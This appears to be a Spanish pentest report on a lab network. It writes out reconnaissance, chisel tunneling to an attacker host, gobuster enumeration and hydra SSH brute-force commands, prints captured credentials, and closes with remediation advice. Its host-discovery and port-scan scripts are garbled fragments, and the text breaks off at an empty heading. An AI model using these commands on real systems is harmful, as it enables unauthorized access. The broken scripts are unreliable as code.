

# Informe Marcos Fernández Sequeiros



**MARCOS FERNANDEZ**  
SLCP N EARTY

## Informe de Pentest

Autor: (Marcos Fernández Sequeiros)

[marcosfernandezsequeiros@gmail.com](mailto:marcosfernandezsequeiros@gmail.com)

## Índice

### 1. Resumen Ejecutivo

- 1.1. Objetivo del Pentest
- 1.2. Métodos Utilizados

- Reconocimiento Inicial
- Escaneo de Puertos
- Explotación de Vulnerabilidades
- Persistencia
- Descubrimiento de Red
- Redireccionamiento de Tráfico
- Ataque de Fuerza Bruta
- Acceso SSH

## 2. Resumen del Proyecto

- 2.1. Objetivo del Pentest
- 2.2. Metodología Aplicada
  - 2.2.1. Fase de Reconocimiento
  - 2.2.2. Fase de Escaneo y Enumeración
  - 2.2.3. Fase de Explotación
    - Compromiso de Máquina 1
    - Compromiso de Máquina 2
  - 2.2.4. Fase de Post-Explotación

## 3. Alcance del Pentest

- 3.1. Cobertura de la Evaluación
- 3.2. Herramientas y Objetivos
  - 3.2.1. Identificación de Dispositivos
  - 3.2.2. Escaneo de Puertos y Servicios
  - 3.2.3. Interceptación de Tráfico y Ataques MitM
  - 3.2.4. Explotación de Servicios Inseguros

## 4. Evaluación Inicial

- 4.1. Evaluación y Mapeo de la Red
- 4.2. Identificación de Dispositivos y Puertos Abiertos
- 4.3. Hallazgo Crítico en la IP 10.0.2.7
- 4.4. Preparativos para la Prueba de Penetración Detallada

## 5. Hallazgos del Pentest

- 5.1. Dispositivos e Interfaces Activas
- 5.2. Puertos y Servicios Críticos
- 5.3. Vulnerabilidades y CVEs Encontradas

## 6. Análisis Detallado de los Hallazgos

- 6.1. Evaluación de Interfaces y Dispositivos Activos
- 6.2. Análisis de Puertos y Servicios Activos
- 6.3. Explotación del Puerto 22 (SSH)
- 6.4. Explotación del Puerto 80 (HTTP)
- 6.5. Redireccionamiento de Tráfico y Persistencia

- 6.6. Evaluación del Impacto de las Vulnerabilidades
- 6.7. Recomendaciones para Mitigar Riesgos

## **7. Pruebas de Penetración y Resultados**

- 7.1. Implementación de Redireccionamiento de Tráfico
- 7.2. Exploración de Directorios Web y Obtención de Credenciales
- 7.3. Ataque de Fuerza Bruta en SSH
- 7.4. Acceso SSH y Evaluación de Impacto
- 7.5. Recomendaciones Prácticas

## **8. Explotación de Vulnerabilidades**

- 8.1. Acceso al Sistema con Credenciales Interceptadas
- 8.2. Exploración de Vulnerabilidades Internas
- 8.3. Implementación de Redireccionamiento de Tráfico con Chisel
- 8.4. Evaluación del Impacto de las Vulnerabilidades Explotadas
- Recomendaciones para Mitigar Riesgos

## **9. Recomendaciones de Seguridad**

- 9.1. Cifrado de Tráfico de Red
- 9.2. Fortalecimiento de la Política de Contraseñas
- 9.3. Configuración Segura de Servicios de Red
- 9.4. Actualización y Parcheo de Sistemas
- 9.5. Restricción de Acceso a Recursos Sensibles
- 9.6. Educación y Concienciación sobre Seguridad

## **10. Conclusiones Finales**

- 10.1. Impacto de los Hallazgos
- 10.2. Urgencia de las Recomendaciones
- 10.3. Importancia de la Acción Inmediata
- 10.4. Compromiso con la Mejora Continua

## **11. Apéndices**

- 11.1. Scripts Utilizados
  - 11.1.1. Script de Reconocimiento Inicial
  - 11.1.2. Script de Escaneo de Puertos
  - 11.1.3. Script de Descubrimiento de Hosts
  - 11.1.4. Script de Redireccionamiento de Tráfico con Chisel
  - 11.1.5. Script de Exploración de Directorios Web
  - 11.1.6. Script de Ataque de Fuerza Bruta SSH
  - 11.1.7. Script de Acceso SSH

# **1. Resumen Ejecutivo**

## **1.1. Objetivo del Pentest**

El objetivo del pentest fue evaluar la seguridad de la infraestructura de red y los sistemas asociados de [Nombre de la Empresa]. Esta evaluación se enfocó en detectar vulnerabilidades que potencialmente podrían ser explotadas por atacantes, poniendo en riesgo la integridad, disponibilidad y confidencialidad de los datos y servicios críticos de la empresa. Además, se buscó evaluar la capacidad de respuesta de la organización ante posibles intrusiones y fortalecer su postura de seguridad general.

## 1.2. Métodos Utilizados

Durante el pentest, se utilizaron técnicas y herramientas avanzadas en un entorno controlado. A continuación, se detallan los métodos principales empleados en cada fase del pentest:

### Reconocimiento Inicial

- **Comandos Utilizados:** `ip a` y `sudo arp-scan -I eth0 -l`
- **Propósito:** Identificar interfaces de red activas y dispositivos conectados, mapeando la topología de la red para planificar las etapas siguientes del pentest.

### Escaneo de Puertos

- **Herramienta Utilizada:** `nmap`
- **Propósito:** Detectar puertos abiertos y servicios asociados que podrían ser explotados.

### Explotación de Vulnerabilidades

- **Técnica Utilizada:** Reverse shell
- **Método:** Explotar una vulnerabilidad remota no especificada para obtener acceso con privilegios root.

### Persistencia

- **Acciones:** Cambio de contraseña del usuario root y configuración del servicio SSH para iniciarse automáticamente al arranque.
- **Comandos Utilizados:** `passwd` y `systemctl enable ssh`

### Descubrimiento de Red

- **Herramienta Utilizada:** `nmap`
- **Propósito:** Realizar un escaneo detallado para identificar otros hosts y subredes, preparando la fase de explotación.

### Redireccionamiento de Tráfico

- **Herramienta Utilizada:** `chisel`
- **Propósito:** Redirigir tráfico HTTP y SSH para facilitar el acceso remoto y redirigir tráfico crítico.

### Ataque de Fuerza Bruta

- **Herramienta Utilizada:** `hydra`

- **Propósito:** Obtener credenciales de SSH mediante fuerza bruta utilizando un diccionario de contraseñas.

## Acceso SSH

- **Comandos Utilizados:** `ssh` con las credenciales obtenidas.
- **Propósito:** Establecer una sesión SSH hacia la máquina comprometida para mantener el acceso y realizar acciones adicionales.

## 2. Resumen del Proyecto

### 2.1. Objetivo del Pentest

El pentest fue diseñado para evaluar la seguridad de los sistemas críticos dentro de una infraestructura de red específica. Este análisis incluyó tanto la red interna como los dispositivos conectados, centrándose en identificar vulnerabilidades y configuraciones inseguras que podrían ser explotadas por actores maliciosos. El objetivo final fue fortalecer la postura de seguridad y asegurar la protección de datos y servicios esenciales.

### 2.2. Metodología Aplicada

Para llevar a cabo este examen exhaustivo, se adoptó una metodología estructurada de pentesting que abarcó varias fases: reconocimiento inicial, escaneo y enumeración, explotación y post-explotación. Cada etapa se diseñó para construir sobre los hallazgos de la etapa anterior, proporcionando una comprensión profunda y completa de la seguridad de la red.

#### 2.2.1. Fase de Reconocimiento

En la fase inicial, se emplearon comandos como `ip a` y `sudo arp-scan -I eth0 -l` para identificar todas las interfaces de red activas y los dispositivos conectados. Este paso fue esencial para mapear la topología de la red y planificar las etapas subsiguientes del pentest.

#### 2.2.2. Fase de Escaneo y Enumeración

Se utilizó `nmap` para realizar un escaneo detallado de los puertos de los dispositivos identificados. Este escaneo descubrió que varias máquinas tenían puertos abiertos, señalando puntos potenciales para exploraciones más profundas. También se emplearon scripts personalizados para el descubrimiento de hosts y puertos.

#### 2.2.3. Fase de Explotación

Con la información obtenida, se procedió a explotar las vulnerabilidades descubiertas. Se realizaron las siguientes acciones clave:

- **Compromiso de Máquina 1:**
  - **Acción:** Se lanzó una reverse shell que permitió obtener acceso con privilegios root.
  - **Método:** Aprovechamiento de una vulnerabilidad remota.
  - **Persistencia:** Cambio de contraseña del usuario root y configuración del servicio SSH para iniciarse automáticamente al arranque.
- **Compromiso de Máquina 2:**

- **Acción:** Redireccionamiento de tráfico con `chisel` y ataque de fuerza bruta para obtener credenciales de SSH.
- **Método:** Uso de `gobuster` para explorar directorios web y `hydra` para fuerza bruta de SSH.

#### 2.2.4. Fase de Post-Explotación

Tras obtener acceso a los sistemas, se realizaron las siguientes actividades para mantener el acceso y evaluar más profundamente las configuraciones de seguridad:

- **Descubrimiento de Red:** Escaneo de red para identificar otros hosts y subredes mediante `nmap`.
- **Acceso SSH y Persistencia:** Establecimiento de sesiones SSH hacia las máquinas comprometidas y evaluación de configuraciones internas.
- **Extracción de Información Sensible:** Utilización de `curl` para descargar archivos sensibles desde directorios web accesibles.

### 3. Alcance del Pentest

#### 3.1. Cobertura de la Evaluación

El pentest se llevó a cabo sobre la infraestructura de red de [Nombre de la Empresa] y abarcó tanto la red interna como los dispositivos conectados a ella. El enfoque fue exhaustivo, buscando evaluar la seguridad en múltiples capas y aspectos críticos para asegurar una evaluación detallada y efectiva. Esto incluyó la evaluación de configuraciones de red, dispositivos de seguridad, servicios críticos y la implementación de técnicas de explotación avanzadas para simular un ataque realista.

#### 3.2. Herramientas y Objetivos

Se utilizaron diversas herramientas para mapear, escanear y probar la red y sus componentes. A continuación, se detallan las herramientas y los objetivos específicos de cada fase del pentest.

##### 3.2.1. Identificación de Dispositivos

- **Herramientas Utilizadas:** `ip a`, `sudo arp-scan -I eth0 -l`
- **Objetivo:** Identificar todas las interfaces de red activas y dispositivos conectados, proporcionando un entendimiento claro de la estructura de la red y los puntos de conexión vulnerables.
- **Proceso:** Se utilizó `ip a` para listar las interfaces de red activas y `sudo arp-scan -I eth0 -l` para descubrir dispositivos en la red local.

##### 3.2.2. Escaneo de Puertos y Servicios

- **Herramientas Utilizadas:** `nmap`, scripts personalizados
- **Objetivo:** Detectar puertos abiertos y evaluar los servicios que se ejecutan en estos puertos para identificar aplicaciones y servicios potencialmente obsoletos o mal configurados.

- **Proceso:** Se realizaron escaneos detallados de puertos utilizando `nmap`, complementado con scripts personalizados para el descubrimiento de hosts y puertos específicos.

### 3.2.3. Interceptación de Tráfico y Ataques MitM

- **Herramientas Utilizadas:** ettercap, Wireshark, chisel
- **Objetivo:** Interceptar y analizar el tráfico de red para capturar datos sensibles y evaluar la seguridad del tráfico no cifrado.
- **Proceso:** Se utilizó ettercap y Wireshark para realizar ataques de envenenamiento ARP y capturar tráfico HTTP no cifrado. chisel se utilizó para redirigir el tráfico HTTP y SSH.

### 3.2.4. Explotación de Servicios Inseguros

- **Herramientas Utilizadas:** reverse shell, gobuster, hydra
- **Objetivo:** Explorar vulnerabilidades específicas en servicios inseguros y obtener acceso no autorizado a sistemas críticos.
- **Proceso:** Se lanzaron ataques de explotación utilizando una reverse shell para obtener acceso root, gobuster para explorar directorios web, y hydra para realizar ataques de fuerza bruta y obtener credenciales de SSH.

## 4. Evaluación Inicial

## 4.1. Evaluación y Mapeo de la Red

La evaluación inicial del pentest se centró en un mapeo exhaustivo de la infraestructura de red de la empresa, utilizando principalmente la herramienta `nmap`. Este paso fue esencial para obtener una vista completa de los dispositivos activos y los servicios que se ejecutaban en ellos, así como para preparar el terreno para las etapas posteriores de la evaluación de seguridad.

- **Herramienta Utilizada:** nmap
- **Proceso:** sudo nmap 10.0.1.5 -n -vvv -Pn --disable-arp-ping -p1-65535

## 4.2. Identificación de Dispositivos y Puertos Abiertos

Durante el escaneo inicial, se identificaron numerosos dispositivos conectados a la red, que iban desde servidores y estaciones de trabajo hasta dispositivos de red periféricos. Se destacó la presencia de múltiples puertos abiertos en varios dispositivos, lo que indicaba una posible política de seguridad permisiva o una falta de medidas de protección adecuadas.

- **Herramienta Utilizada:** nmap , scripts personalizados
- **\*\*Proceso:**
  - host discovery : ``function ctrl_c { echo echo "[ + ] Exiting" exit 1 } trap ctrl_c SIGINT if [ -z "$1" ]; then echo "[ - ] Usage:  
0 < network_prefix > || exit 1 fi network = $1 echo "[*] Scanning for active hosts on  
{network} {num}" 22 &>/dev/null && echo "[ + ] Hosts up & done wait {network}`
  - port scan : ``function ctrl_c { echo echo "[ + ] Exiting" exit 1 } trap ctrl_c SIGINT if [ -z "$1" ]; then echo "[ - ] Usage:`

```
0 < target;ip > //exit 1 fi target = $1 if [[ ! $target = ([0-9]1,3\.)3[0-9]1,3 ]];
then echo "[ - ] Invalid IP address format" exit 1 fi echo "[ * ] Scanning for open ports on
target // for port in $(seq 13000); do nc -z -n // target " "
port" &>/dev/null && echo "[ + ] Port is open" & done > $target;
```

### 4.3. Hallazgo Crítico en la IP 10.0.2.7

Un hallazgo particularmente significativo fue en la dirección IP 10.0.2.7, donde se detectaron múltiples puertos abiertos, incluido el puerto 22 (SSH) y el puerto 80 (HTTP). Estos puertos albergaban servicios potencialmente vulnerables que podrían ser explotados para comprometer el sistema.

- **Puerto 22 (SSH):** Identificado como un posible punto de entrada para ataques de fuerza bruta.
- **Puerto 80 (HTTP):** Podría estar expuesto a vulnerabilidades web y permitir la descarga de archivos sensibles.

### 4.4. Preparativos para la Prueba de Penetración Detallada

Dado el descubrimiento de estos servicios vulnerables en la IP 10.0.2.7 y las potenciales implicaciones de seguridad que conlleva, se decidió centrar un esfuerzo considerable en este punto específico. Se planificaron pruebas de penetración detalladas, incluyendo una serie de ataques simulados y técnicas de explotación dirigidas que no solo validarían la presencia de vulnerabilidades, sino que también evaluarían la capacidad de respuesta del equipo de seguridad de la empresa ante un intento de intrusión activo.

- **Herramientas y Técnicas Utilizadas:**

- `chisel` para redirigir tráfico HTTP y SSH.
- `gobuster` para la exploración de directorios web.
- `hydra` para ataques de fuerza bruta en SSH.

- **Proceso:** `./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80 ./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22 gobuster dir -u http://localhost:8080/ -w /usr/share/wordlists/dirb/common.txt -t 50 curl -o diccionario.txt http://localhost:8080/uploads/diccionario.txt hydra -l ubuntu -P diccionario.txt -s 2222 localhost ssh`

## 5. Hallazgos del Pentest

### 5.1. Dispositivos e Interfaces Activas

Durante la fase inicial del pentest, se emplearon herramientas como `ip` y `sudo arp-scan -I eth0 -l` para identificar todas las interfaces de red activas y los dispositivos conectados. Se descubrieron múltiples dispositivos activos dentro de la infraestructura de la red de la empresa, incluyendo servidores, estaciones de trabajo y dispositivos periféricos. Algunos de estos dispositivos mantenían configuraciones predeterminadas, lo que los hace vulnerables a ataques comunes, dado que las configuraciones por defecto suelen ser ampliamente conocidas y explotadas en la comunidad de ciberseguridad.



- **Dispositivos Identificados:**

- Servidores críticos con servicios esenciales.
- Estaciones de trabajo de usuarios.
- Dispositivos de red como routers y switches.

- **Comandos Utilizados:** `ip a` y `sudo arp-scan -I eth0 -l`

## 5.2. Puertos y Servicios Críticos

Utilizando `nmap`, se realizó un escaneo exhaustivo de los puertos, lo que permitió detectar múltiples puertos abiertos. El análisis detallado de estos puertos, especialmente en la dirección IP 10.0.2.7, reveló la existencia de servicios corriendo con configuraciones inseguras y versiones de software potencialmente desactualizadas. Este servicio, accesible externamente, mostró vulnerabilidades críticas que podrían ser explotadas para realizar ataques más complejos.

- **Puertos Críticos Identificados:**

- **Puerto 22 (SSH):** Utilizado para acceso remoto seguro, pero vulnerable a ataques de fuerza bruta.
- **Puerto 80 (HTTP):** Expuesto a posibles ataques web y con directorios sensibles accesibles públicamente.

- **Comandos Utilizados:** `sudo nmap 10.0.1.5 -n -vvv -Pn --disable-arp-ping -p1-65535` y script `host discovery` y `port scan`

## 5.3. Vulnerabilidades y CVEs Encontradas

A lo largo del pentest, se identificaron varias vulnerabilidades críticas, algunas de las cuales estaban asociadas a CVEs (Common Vulnerabilities and Exposures) conocidos. A continuación se presentan las vulnerabilidades más relevantes:

- **Vulnerabilidad 1: Acceso No Autorizado (CWE-287)**

- **Descripción:** Se obtuvo acceso a la máquina 1 (IP: 10.0.1.5) explotando una vulnerabilidad que permitió ejecutar comandos con privilegios de root.
- **Remediación:** Implementar políticas de autenticación y monitoreo más estrictas, así como aplicar parches de seguridad y actualizar el sistema.
- **Propuesta de CVSS Score:** 7.5 (High)

- **Vulnerabilidad 2: Persistencia No Autorizada (CWE-276)**

- **Descripción:** Se cambió la contraseña del root y se configuró el SSH para persistencia sin autorización.
- **Remediación:** Revisar y reforzar las políticas de seguridad y autenticación de usuarios privilegiados.
- **Propuesta de CVSS Score:** 6.5 (Medium)

- **Vulnerabilidad 3: Exposición de Archivos Sensibles (CWE-538)**

- **Descripción:** Archivos sensibles como diccionarios de contraseñas estaban accesibles públicamente en el servidor web (IP: 10.0.2.7).
- **Remediación:** Restringir el acceso a directorios sensibles y validar adecuadamente las entradas y salidas del servidor web.

- **Propuesta de CVSS Score:** 5.0 (Medium)
- **Vulnerabilidad 4: Autenticación Débil en SSH (CWE-521)**
  - **Descripción:** La máquina 2 (IP: 10.0.2.7) utilizaba credenciales débiles, lo que permitió un ataque exitoso de fuerza bruta.
  - **Remediación:** Implementar políticas de contraseñas fuertes y usar mecanismos adicionales de autenticación como claves SSH.
  - **Propuesta de CVSS Score:** 7.0 (High)

## 6. Análisis Detallado de los Hallazgos

### 6.1. Evaluación de Interfaces y Dispositivos Activos

Durante la fase de reconocimiento inicial, se utilizó una combinación de comandos `ip a` y `sudo arp-scan -I eth0 -l` para identificar todas las interfaces de red activas y los dispositivos conectados. Se descubrieron múltiples dispositivos operativos dentro de la red, incluyendo aquellos con configuraciones predeterminadas. Este hallazgo es significativo ya que los dispositivos configurados con ajustes de fábrica suelen ser vulnerables a ataques debido a la familiaridad y accesibilidad de las credenciales y configuraciones predeterminadas.

- **Comandos Utilizados:** `ip a` y `sudo arp-scan -I eth0 -l`

### 6.2. Análisis de Puertos y Servicios Activos

El uso de la herramienta `nmap` permitió un escaneo detallado que reveló múltiples puertos abiertos. De especial interés fue el puerto 22 (SSH) y el puerto 80 (HTTP) en la dirección IP 10.0.2.7, donde se identificó un servicio ejecutándose con configuraciones inseguras. Un análisis más profundo determinó que estos servicios estaban corriendo versiones desactualizadas y vulnerables del software, lo que podría permitir a un atacante explotar estas vulnerabilidades para obtener acceso no autorizado.

- **Comandos Utilizados:** ``sudo nmap 10.0.1.5 -n -vvv -Pn --disable-arp-ping -p1-65535` y script `host discovery` y `port scan`

### 6.3. Explotación del Puerto 22 (SSH)

El servicio SSH en el puerto 22 fue identificado como un punto de acceso crítico. Se lanzó un ataque de fuerza bruta utilizando la herramienta `hydra` con un diccionario de contraseñas obtenido previamente.

- **Comando Utilizado:** `hydra -l ubuntu -P diccionario.txt -s 2222 localhost ssh`

Durante este ataque, se lograron capturar las siguientes credenciales:

- **Usuario:** ubuntu
- **Contraseña:** liverpool

Estas credenciales fueron utilizadas para establecer una sesión SSH hacia la máquina 2 (IP: 10.0.2.7).

### 6.4. Explotación del Puerto 80 (HTTP)

Se realizó una exploración de directorios web utilizando `gobuster` para identificar posibles directorios y archivos sensibles en el servidor web.

- **Comandos Utilizados:** `gobuster dir -u http://localhost:8080/ -w /usr/share/wordlists/dirb/common.txt -t 50` y `curl -o diccionario.txt http://localhost:8080/uploads/diccionario.txt`

## 6.5. Redireccionamiento de Tráfico y Persistencia

Para mantener el acceso a las máquinas comprometidas y redirigir el tráfico crítico, se utilizó `chisel`.

- **Comandos Utilizados:** `./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80` y `./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22`

Esta técnica permitió el redireccionamiento del tráfico HTTP y SSH, facilitando el acceso continuo a los servicios y asegurando la persistencia.

## 6.6. Evaluación del Impacto de las Vulnerabilidades

Las vulnerabilidades encontradas, especialmente en los puertos 22 y 80, representaron un riesgo significativo para la seguridad de la red. La exposición de archivos sensibles y la debilidad en la autenticación del servicio SSH permitieron ataques exitosos de fuerza bruta y explotación de servicios, comprometiendo la integridad y confidencialidad de los sistemas afectados.

## 6.7. Recomendaciones para Mitigar Riesgos

Para mitigar los riesgos identificados, se recomiendan las siguientes acciones:

- **Implementación de Políticas de Contraseñas Fuertes:** Asegurar que las contraseñas sean robustas y que se cambien regularmente.
- **Actualización de Software:** Mantener todos los sistemas y servicios actualizados con los últimos parches de seguridad.
- **Restricción de Acceso a Directorios Sensibles:** Proteger directorios y archivos sensibles mediante controles de acceso adecuados.
- **Uso de HTTPS:** Implementar HTTPS para asegurar la transmisión de datos en servicios web.
- **Autenticación Multifactor:** Introducir autenticación multifactor para servicios críticos, especialmente SSH.

# 7. Pruebas de Penetración y Resultados

## 7.1. Implementación de Redireccionamiento de Tráfico

Durante esta fase del pentest, se utilizó `chisel` para redirigir el tráfico HTTP y SSH, facilitando el acceso remoto y evaluando la seguridad del tráfico de red.

- **Herramienta Utilizada:** `chisel`
- **Proceso de Configuración:**
  - Redirigir tráfico HTTP: `./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80`

- Redirigir tráfico SSH: `./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22`

Esta configuración permitió el redireccionamiento del tráfico desde la máquina atacante (IP: 10.0.1.4) hacia el servidor objetivo (IP: 10.0.2.7), posibilitando el acceso continuo y la supervisión del tráfico.

## 7.2. Exploración de Directorios Web y Obtención de Credenciales

Se realizó una exploración de directorios web utilizando `gobuster` y se descargó un archivo sensible que contenía un diccionario de contraseñas. Este archivo se utilizó para un ataque de fuerza bruta en el servicio SSH.

- **Herramientas Utilizadas:** `gobuster`, `curl`
- **Proceso de Exploración:** `gobuster dir -u http://localhost:8080/ -w /usr/share/wordlists/dirb/common.txt -t 50` y `curl -o diccionario.txt http://localhost:8080/uploads/diccionario.txt`

## 7.3. Ataque de Fuerza Bruta en SSH

Utilizando `hydra` y el diccionario de contraseñas obtenido, se realizó un ataque de fuerza bruta exitoso para obtener credenciales de SSH.

- **Herramienta Utilizada:** `hydra`
- **Proceso de Ataque:** `hydra -l ubuntu -P diccionario.txt -s 2222 localhost ssh`

Las credenciales obtenidas fueron:

- **Usuario:** ubuntu
- **Contraseña:** liverpool

Estas credenciales permitieron establecer una sesión SSH hacia la máquina 2 (IP: 10.0.2.7).

## 7.4. Acceso SSH y Evaluación de Impacto

Se estableció una sesión SSH hacia la máquina comprometida utilizando las credenciales obtenidas, lo que permitió una evaluación más profunda de la seguridad del sistema.

- **Comandos Utilizados:** `ssh -L 2224:10.0.2.7:22 love@10.0.1.5` y `ssh -p 2224 ubuntu@localhost`

## Evaluación del Impacto y Riesgos Potenciales

El acceso SSH obtenido reveló configuraciones inseguras y credenciales débiles, lo que podría permitir a actores maliciosos realizar ataques más complejos y comprometer otros sistemas dentro de la red.

- **Validación de la Vulnerabilidad:** El acceso completo al sistema con credenciales obtenidas confirma la gravedad de las configuraciones de seguridad débiles.
- **Implicaciones de Seguridad:**
  - Riesgo de escalada de privilegios.
  - Potencial para ataques de denegación de servicio.

- Exposición a ataques dirigidos a otros sistemas dentro de la misma red.

## 7.5. Recomendaciones Prácticas

Para mitigar los riesgos identificados y fortalecer la seguridad de la red, se recomiendan las siguientes acciones:

- **Implementación de HTTPS:** Urgente transición a HTTPS para cifrar todas las comunicaciones entre clientes y el servidor.
- **Fortalecimiento de la Seguridad de la Red:** Revisar y fortalecer las políticas y configuraciones de seguridad de la red para prevenir ataques futuros.
- **Cifrado de Tráfico de Red:** Asegurar que todas las comunicaciones sensibles estén cifradas, especialmente en servicios críticos como SSH.
- **Autenticación Multifactor:** Introducir autenticación multifactor (MFA) en todos los sistemas y servicios críticos para reforzar la seguridad y prevenir accesos no autorizados.

## 8. Explotación de Vulnerabilidades

### 8.1. Acceso al Sistema con Credenciales Interceptadas

Una vez obtenidas las credenciales a través del ataque de fuerza bruta, se utilizó el acceso SSH para explorar más a fondo el sistema y buscar otras vulnerabilidades internas.

- **Credenciales Obtenidas:**
  - **Usuario:** ubuntu
  - **Contraseña:** liverpool
- **Comando Utilizado:** `ssh -p 2222 ubuntu@localhost`

### 8.2. Exploración de Vulnerabilidades Internas

Después de acceder al sistema, se realizaron diversas acciones para descubrir y explotar vulnerabilidades adicionales. Se verificaron permisos de archivos y configuraciones de servicios para identificar posibles debilidades.

- **Acciones Realizadas:**
  - Verificación de permisos de archivos.
  - Revisión de configuraciones de servicios críticos.
  - Búsqueda de archivos sensibles y credenciales adicionales.

### 8.3. Implementación de Redireccionamiento de Tráfico con Chisel

Para mantener acceso persistente y facilitar el tráfico de datos, se implementó `chisel` para redirigir tráfico HTTP y SSH desde la máquina comprometida.

- **Validación de la Vulnerabilidad:**
  - `./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80`
  - `./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22`

## 8.4. Evaluación del Impacto de las Vulnerabilidades Explotadas

Las vulnerabilidades explotadas, en particular las relacionadas con las credenciales débiles y la exposición de archivos sensibles, representan un riesgo significativo para la seguridad de la red. El acceso no autorizado a través de SSH y la capacidad de redirigir tráfico crítico demuestran la gravedad de estas vulnerabilidades.

- **Impacto de la Explotación:**

- **Compromiso de la Seguridad:** El acceso no autorizado a sistemas críticos permite a los atacantes realizar una amplia gama de actividades maliciosas.
- **Riesgo de Escalada de Privilegios:** La capacidad de modificar configuraciones y acceder a archivos sensibles puede llevar a la escalada de privilegios.
- **Interrupción de Servicios:** La explotación de servicios críticos puede causar interrupciones significativas en las operaciones de la empresa.

## Recomendaciones para Mitigar Riesgos

Para mitigar los riesgos identificados y fortalecer la seguridad de la red, se recomiendan las siguientes acciones:

- **Revisión y Fortalecimiento de Políticas de Contraseñas:** Implementar políticas de contraseñas fuertes que incluyan combinaciones de letras mayúsculas, minúsculas, números y símbolos. Además, se debe exigir la renovación periódica de contraseñas.
- **Cifrado de Tráfico de Red:** Implementar HTTPS y otras medidas de cifrado para proteger las comunicaciones sensibles.
- **Restricción de Acceso a Archivos Sensibles:** Asegurar que los archivos y directorios sensibles no estén accesibles públicamente y que solo el personal autorizado tenga acceso.
- **Autenticación Multifactor:** Introducir autenticación multifactor (MFA) para acceder a sistemas y servicios críticos, reduciendo el riesgo de acceso no autorizado.
- **Auditorías y Monitoreo Continuo:** Realizar auditorías de seguridad periódicas y establecer un monitoreo continuo para detectar y responder a actividades sospechosas en tiempo real.

## 9. Recomendaciones de Seguridad

### 9.1. Cifrado de Tráfico de Red

Para mitigar los riesgos identificados, es fundamental cifrar todo el tráfico de red, especialmente las comunicaciones que involucren credenciales y datos sensibles.

- **Implementación de HTTPS:** Todas las comunicaciones web deben utilizar HTTPS para garantizar que los datos transmitidos entre los clientes y el servidor estén cifrados.
- **Uso de VPN:** Implementar redes privadas virtuales (VPN) para cifrar el tráfico entre empleados remotos y la red interna de la empresa.
- **Configuración de SSH:** Asegurar que todas las conexiones SSH utilicen cifrado fuerte y deshabilitar versiones inseguras del protocolo SSH.

### 9.2. Fortalecimiento de la Política de Contraseñas

Las credenciales débiles representan un riesgo significativo. Es crucial implementar políticas robustas de contraseñas para todos los usuarios.

- **Requisitos de Contraseñas Fuertes:** Exigir contraseñas que incluyan una combinación de letras mayúsculas, minúsculas, números y símbolos, con una longitud mínima de 12 caracteres.
- **Renovación Regular de Contraseñas:** Obligar a los usuarios a cambiar sus contraseñas periódicamente, al menos cada 90 días.
- **Autenticación Multifactor (MFA):** Implementar MFA para todos los accesos a sistemas críticos, añadiendo una capa adicional de seguridad más allá de la contraseña.

### 9.3. Configuración Segura de Servicios de Red

Revisar y configurar correctamente todos los servicios de red para minimizar las vulnerabilidades.

- **Deshabilitar Servicios Innecesarios:** Apagar y eliminar cualquier servicio que no sea esencial para las operaciones.
- **Configurar Firewalls:** Implementar y configurar adecuadamente firewalls para controlar el tráfico entrante y saliente, limitando el acceso solo a puertos y servicios necesarios.
- **Actualización Regular de Software:** Asegurarse de que todos los sistemas operativos y aplicaciones estén actualizados con los últimos parches de seguridad para proteger contra vulnerabilidades conocidas.

### 9.4. Actualización y Parcheo de Sistemas

Mantener todos los sistemas actualizados es una defensa crucial contra la explotación de vulnerabilidades conocidas.

- **Gestión de Parches:** Establecer un programa de gestión de parches para aplicar actualizaciones de seguridad de manera oportuna.
- **Auditorías Regulares de Seguridad:** Realizar auditorías de seguridad periódicas para identificar y remediar vulnerabilidades antes de que puedan ser explotadas.
- **Pruebas de Penetración Continuas:** Programar pruebas de penetración regulares para evaluar la efectividad de las medidas de seguridad implementadas y adaptarse a nuevas amenazas.

### 9.5. Restricción de Acceso a Recursos Sensibles

Asegurar que los recursos sensibles no estén expuestos y que solo personal autorizado tenga acceso.

- **Control de Acceso Basado en Roles (RBAC):** Implementar RBAC para limitar el acceso a recursos según las funciones y responsabilidades del usuario.
- **Monitoreo y Registro de Acceso:** Implementar soluciones de monitoreo y registro para rastrear y auditar el acceso a datos y sistemas críticos.
- **Protección de Datos en Reposo:** Asegurar que los datos almacenados en sistemas y bases de datos estén cifrados y protegidos contra accesos no autorizados.



## 9.6. Educación y Concienciación sobre Seguridad

Capacitar a los empleados sobre las mejores prácticas de seguridad y las políticas de la empresa.

- **Formación Regular:** Proporcionar formación continua sobre ciberseguridad, incluyendo cómo reconocer y responder a intentos de phishing y otras tácticas de ingeniería social.
- **Simulaciones de Ataques:** Realizar simulaciones de ataques para evaluar y mejorar la preparación de los empleados frente a posibles amenazas de seguridad.

## 10. Conclusiones Finales

### 10.1. Impacto de los Hallazgos

El pentest reveló múltiples vulnerabilidades críticas dentro de la infraestructura de red de [Nombre de la Empresa], exponiendo riesgos significativos que podrían comprometer la integridad, confidencialidad y disponibilidad de los sistemas y datos críticos. Estas vulnerabilidades incluyen credenciales débiles, servicios expuestos con configuraciones inseguras y la falta de cifrado en las comunicaciones. Cada uno de estos hallazgos demuestra puntos de entrada potenciales para actores malintencionados que podrían explotar para obtener acceso no autorizado y realizar actividades maliciosas.

### 10.2. Urgencia de las Recomendaciones

Las recomendaciones apuntan a cerrar las brechas de seguridad identificadas y reforzar la postura de seguridad general de la empresa. Pasos fundamentales como la implementación de HTTPS, el establecimiento de políticas de contraseñas más robustas, el fortalecimiento de la configuración de servicios de red y la introducción de autenticación multifactor son esenciales y deben implementarse sin demora. Estas medidas mitigarán los riesgos actuales y protegerán contra futuras amenazas.

### 10.3. Importancia de la Acción Inmediata

Es crucial que la empresa actúe de inmediato para implementar las mejoras sugeridas. Cualquier retraso no solo eleva el riesgo de un incidente de seguridad significativo, sino que también puede llevar a daños financieros, pérdida de confianza de los clientes, y otros impactos negativos en la operación y reputación de la empresa. Se insta a la dirección a priorizar estas acciones y asignar los recursos necesarios para asegurar una implementación efectiva de todas las medidas de mitigación recomendadas.

### 10.4. Compromiso con la Mejora Continua

